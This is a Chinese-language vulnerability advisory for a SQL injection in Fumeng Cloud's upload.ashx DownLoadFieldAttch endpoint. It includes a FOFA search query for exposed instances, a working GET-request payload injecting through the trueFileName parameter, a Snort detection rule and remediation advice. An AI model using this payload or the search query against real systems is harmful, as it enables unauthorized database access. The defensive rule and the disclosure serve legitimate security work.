

孚盟云 upload.ashx DownLoadFieldAttch处存在SQL注入漏洞

孚盟云 upload.ashx DownLoadFieldAttch处存在SQL注入漏洞，攻击者可进行sql注入攻击获取数据库信息或者权限。

影响版本

孚盟软件-孚盟云

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA: app="孚盟软件-孚盟云"

POC/EXP:

```
GET /Ajax/upload.ashx?action=DownLoadFieldAttch&trueFileName=1'+AND+1=@@VERSION--
HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (windows NT 10.0; win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/126.0.6478.57 Safari/537.36
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
```



sonrt规则：

```
alert http any any -> $HOME_NET any (
  msg:"Fumeng Cloud - MSSQL Version Disclosure via DownLoadFieldAttch";
  flow:to_server,established;
  http.method; content:"GET";
  http.uri; content:"/Ajax/upload.ashx";
  http.uri; content:"action=DownLoadFieldAttch";
  http.uri; pcre:"/trueFileName=[^&]*'%2BAND%2B1=@@VERSION--/i";
  metadata:
    cve none,
    service http,
    affected_product "孚盟云",
    vulnerability_type "MSSQL Version Disclosure",
    attack_target "database_server",
    severity "high";
  classtype:sql-injection;
  sid:1000496;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。